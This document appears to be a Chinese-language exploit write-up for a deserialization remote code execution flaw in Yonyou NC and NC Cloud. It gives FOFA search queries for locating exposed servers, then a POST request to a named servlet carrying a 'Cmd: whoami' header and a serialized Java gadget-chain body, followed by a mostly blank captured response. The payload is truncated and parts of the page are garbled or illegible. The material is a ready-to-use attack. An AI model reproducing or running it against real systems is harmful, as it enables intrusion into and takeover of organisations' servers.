

Y4-47用友-NC-反序列化RCE


漏洞描述:

用友 NC及NC Cloud 存在多处反序列化代码执行漏洞,攻击者可通过该漏洞在服务器端任意执行代码,写入后门,获取服务器权限,进而控制整个web服务器。

影响版本:

所有版本

网站图片:



网络测绘:

fofa语法:

```
banner="nccloud" || header="nccloud" || (body="platform/yonyou-yyy.js" && body="platform/ca/nccsign.js") || body="window.location.href=\"platform/pub/welcome.do\";" || (body="UFIDA" && body="logo/images") || body="logo/images/ufida_nc.png" || title="Yonyou NC" || body=" " || body="
```

漏洞复现:

payload:

```
POST /servlet/~ecappub/nc.impl.ecpubapp.filemanager.service.ECFileManageServlet HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Cmd: whoami
Accept-Encoding: gzip
Content-Length: 20434

{{unquote("'"'\xac\xed\x00\x05sr\x00\x11java.util.HashSet\xbaD\x85\x95\x96\xb8\xb74\x03\x00\x00xpw\x0c\x00\x00\x00\x02?@\x00\x00\x00\x00\x01sr\x004org.apache.commons.cc
```

效果图:

[数据包扫描](#)
[热加载](#)
[构造请求](#)

[illegible]

美化

```

1 HTTP/1.1 200 OK
2
3 ENTRY1: 1
4
5 Set-Cookie: JSESSIONID=688107083C770E1CFDCI
6
7 Date: Sun, 17 Dec 2023 08:42:48 GMT
8
9 Server: Microsoft-IIS
10
11 Content-Length: 2756
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26

```